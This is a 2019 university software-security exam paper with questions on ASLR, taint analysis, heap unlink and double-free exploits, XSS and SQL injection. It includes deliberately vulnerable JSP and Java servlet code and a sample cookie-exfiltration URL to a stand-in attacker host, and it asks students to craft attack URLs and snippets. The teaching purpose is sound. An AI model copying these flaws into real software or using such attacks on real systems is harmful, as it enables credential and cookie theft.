NANYANG TECHNOLOGICAL UNIVERSITY

SEMESTER 2 EXAMINATION 2018-2019

CE4067/CZ4067 – SOFTWARE SECURITY

Apr/May 2019 Time Allowed: 2 hours

INSTRUCTIONS

1. This paper contains 5 questions and comprises 6 pages.

2. Answer **ALL** questions.

3. This is a closed-book examination.

4. All questions carry equal marks.

---

1. Address Space Layout Randomization (ASLR) has become a widely adopted defense technique against buffer overrun attacks.

   (a) Does randomizing the top of the stack or randomizing the library region defend against return-to-libc stack overrun attacks? Justify your answer.

   (6 marks)

   (b) ASLR can be implemented in several ways. Describe four examples for address space layout randomization.

   (8 marks)

   (c) Give a general description of two approaches for circumventing randomization defenses, and give examples for the two approaches.

   (6 marks)

2. Taint analysis can be used to check code for various types of vulnerabilities.

Note: Question No. 2 continues on Page 2

(a) Explain the terms "tainted source", "propagator", "sanitizer" and "trusted sink". Illustrate your explanation with examples.

(8 marks)

(b) Explain the difference between static and dynamic taint analysis. What are the benefits of static type analysis?

(6 marks)

(c) Taint analysis can look for data injection vulnerabilities and data exfiltration vulnerabilities. How does taint analysis differ in these two cases? Which type of analysis should be conducted when testing web pages for DOM-based XSS vulnerabilities?

(6 marks)

3. Linux memory management uses bins (double linked lists) to manage free chunks. The **unlink** macro given below is used for taking a chunk out of a bin.

```
#define unlink(P, BK, FD) {

  [1] FD = P->fd;

  [2] BK = P->bk;

  [3] FD->bk = BK;

  [4] BK->fd = FD;

}
```

(a) How could **unlink** be used to overwrite a memory location chosen by an attacker and with a value chosen by an attacker.

(5 marks)

(b) Is every freed chunk returned to a bin? When the pointer to a chunk is not set to NULL, the so-called double free attacks are possible. Describe the essential steps in a malloc-free-malloc-free double-free attack. Is the second free operation applied to an allocated chunk? Justify your answer.

(10 marks)

(c) How does randomizing memory allocation mitigate double-free attacks?

(5 marks)

4. (a) Figure Q4a shows a data flow diagram of a web-based user data management system. The "*Login*" component accepts "*Login requests*" from the "*User*" component via HTTP. It then checks whether the entered credential (email and password) matches the record stored in the "*User data*" database. If no matched user data record is found, a login failure message is returned to the "*User*" as the "*Login response*". The "*Email password*" component accepts "*Email password requests*" (with an email address) from the "*User*" via HTTP and looks for the email address in the "*User data*". If the email address is found, then the corresponding password is sent to the given email address. The "*Admin*" is able to update user data by sending an "*Update user data request*" to the "*Update user data*" component, which then performs data update on the "User data".

One of the serious security threats for this system is the "*Information disclosure*" threat, which may allow attackers to obtain user credentials.

Draw a threat tree in an outline view, not more than 4 levels, to analyze this threat. Please indicate any assumption you make about the software components and deployment environment.

(8 marks)

(b) Figure Q4b shows the web page for user login and password recovery through email. Figure Q4c shows the associated source code of the web page written in JSP. The web page contains two input parameters – the email address and password. Upon clicking on the "*Login*" button, an HTTP GET request is generated and sent to the "*login*" server program. If the login is unsuccessful, then the server program sets the attribute "*loginResult*" to "fail" and an error message is shown on the web page (Lines 10-20 in Figure Q4c). The following shows a sample URL of a GET request generated:

```
http://www.abc.com/login?email=abc@example.com&pwd=123456
```

Which input parameter is vulnerable to the Cross-Site Scripting (XSS) attack? Justify your answer.

(6 marks)

(c) Suppose the attacker's server accepts HTTP GET request with an input parameter "*cookie*". The following shows a sample request which sends a secret to the attacker's server:

```
http://www.attacker.site/collect.cgi?cookie=secret
```

Note: Question No. 4 continues on Page 4

Craft a malicious URL to exploit the XSS vulnerability so that if a victim clicks on the URL, his/her cookie will be recorded by the attacker's remote server.

(6 marks)



Figure Q4a The dataflow diagram of a web-based user data management system.



Figure Q4b The webpage for user login and password recovery through email.

Note: Question No. 4 continues on Page 5

```
<html>
  <body>
    <form action="login" method="get">
      Email: <input type="text" name="email" /> <br>
      Password: <input type="password" name="password" />
      <br>
      <input type="submit" value="Login" />
      <input type="submit" value="Email Password" formaction="recover" />
    </form>
    <%
      if(request.getAttribute("loginResult") != null &&
      request.getAttribute("loginResult") == "fail") {
    %>
    <p style="color:red">
      The account
      <%= request.getAttribute("email") %>
      does not exist! </p>
    <%
      }
    %>
  </body>
</html>
```

Figure Q4c The JSP source code of the web page.

5. Upon clicking on the "*Email Password*" button, an HTTP request (with the provided email address) is generated and sent to the "*email_password*" server program. Figure Q5 shows the code snippet of the "*email_password*" Java servlet server program. The server program looks for the email address in a database, and if it is found, the associated password is sent to that email address.

(a) State one type of vulnerability contained in the code shown in Figure Q5. Locate the line numbers of the vulnerable code.

(5 marks)

(b) Demonstrate how an attacker can force a recovery email to be sent without knowing a valid email address. Give the code snippet used.

(5 marks)

(c) Suppose a valid user's email address ("victim@example.com") is known. Demonstrate how an attacker can steal the victim's password by making the server send the password to the attacker's email address ("attacker@example.com") instead. Give the code snippet used.

(7 marks)

Note: Question No. 5 continues on Page 6

(d) Suggest at least three defense techniques which can prevent the vulnerabilities in the code shown in Figure Q5.

(3 marks)

```
public class EmailPasswordServlet extends HttpServlet {

  protected void doGet(HttpServletRequest request,
                       HttpServletResponse response) {
    // Set the response message's MIME type
    response.setContentType("text/html; charset=UTF-8");
    // Allocate an output writer to write the response into the socket
    PrintWriter out = response.getWriter();

    // Write the response message, in an HTML page
    try {
      out.println("<!DOCTYPE html><html><body>");

      // Retrieve the provided email from the HTTP GET parameters
      String email = request.getParameter("email");

      // Establish database connection
      Connection conn = DriverManager.getConnection(...);

      // Statement is used to write queries
      Statement stmt = conn.createStatement();

      // Construct and execute a query
      String query = "SELECT email, passwd, login_id, full_name "
        + "FROM members WHERE email = '" + email + "'";

      // Process query results
      ResultSet resultSet = stmt.executeQuery(query);
      if (resultSet.first()) {
        String passwordDB = resultSet.getString("passwd");
        String emailDB = resultSet.getString("email");
        // Code to email 'passwordDB' to the address 'emailDB'
        ...

        out.println("<p>A recovery email is sent.</p>");
      }

      stmt.close(); // Close stmt object
      conn.close(); // Close database connection
      out.println("</body></html>");
    } catch (Exception e) {
      e.printStackTrace();
    } finally {
      out.close();  // Always close the output writer
    }
  }
}
```

Figure Q5 The Java servlet code of the "email_password" server program.

END OF PAPER

CE4067 SOFTWARE SECURITY
CZ4067 SOFTWARE SECURITY

Please read the following instructions carefully:

1. **Please do not turn over the question paper until you are told to do so. Disciplinary action may be taken against you if you do so.**

2. You are not allowed to leave the examination hall unless accompanied by an invigilator. You may raise your hand if you need to communicate with the invigilator.

3. Please write your Matriculation Number on the front of the answer book.

4. Please indicate clearly in the answer book (at the appropriate place) if you are continuing the answer to a question elsewhere in the book.